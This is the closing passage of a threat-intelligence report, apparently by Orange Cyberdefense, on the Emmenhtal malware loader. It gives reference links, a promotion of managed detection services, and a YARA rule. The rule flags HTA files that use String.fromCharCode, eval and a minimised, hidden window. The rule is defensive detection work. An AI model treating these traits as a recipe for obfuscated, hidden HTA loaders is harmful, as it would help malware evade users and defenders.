Based on its source code, structure, and the variety of clusters that have distributed it so far, we suspect this tool is leveraged by different threat clusters. However, we found it difficult to match Emmenhtal loader capabilities with advertisements on underground marketplaces.

Orange Cyberdefense's Datalake platform provides access to Indicators of Compromise (IoCs) related to this threat, which are automatically fed into our Managed Threat Detection services. This enables proactive hunting for IoCs if you subscribe to our Managed Threat Detection service that includes Threat Hunting. If you would like us to prioritize addressing these IoCs in your next hunt, please make a request through your MTD customer portal or contact your representative.

Orange Cyberdefense's Managed Threat Intelligence [Protect] service offers the ability to automatically feed network-related IoCs into your security solutions. To learn more about this service and to find out which firewall, proxy, and other vendor solutions are supported, please get in touch with your Orange Cyberdefense Trusted Solutions representative.

Appendices

- Cisco Talos: https://blog.talosintelligence.com/suspected-coralraider-continues-to-expand-victimology-using-three-information-stealers/
- Fortinet: https://www.fortinet.com/blog/threat-research/exploiting-cve-2024-21412-stealer-campaign-unleashed
- URLscan: https://urlscan.io/search/#page.url%3A%2Fhttps%3F%3A%5C%2F%5C%2F%5Ba-z0-9%5D%2B%5C.b-cdn%5C.net%5C%2F%5BA-Za-z0-9%5D%7B4%2C6%7D%2F
- Censys: Query
- GitHub: https://github.com/cert-orangecyberdefense/emmenhtal
- Link to our World Watch advisory for our clients: https://portal.cert.orangecyberdefense.com/worldwatch/advisory/1778

Yara rule:

```
rule EmmenHTAl : malware {
    strings:
        $s1 = " = String.fromCharCode("
        $s2 = ";var "
        $s3 = "eval("
        $s4 = "</script>"
        $s5 = "<HTA:APPLICATION CAPTION = \"no\" WINDOWSTATE = \"minimize\"
SHOWINTASKBAR = \"no\" >"
    condition:
        all of them
}
```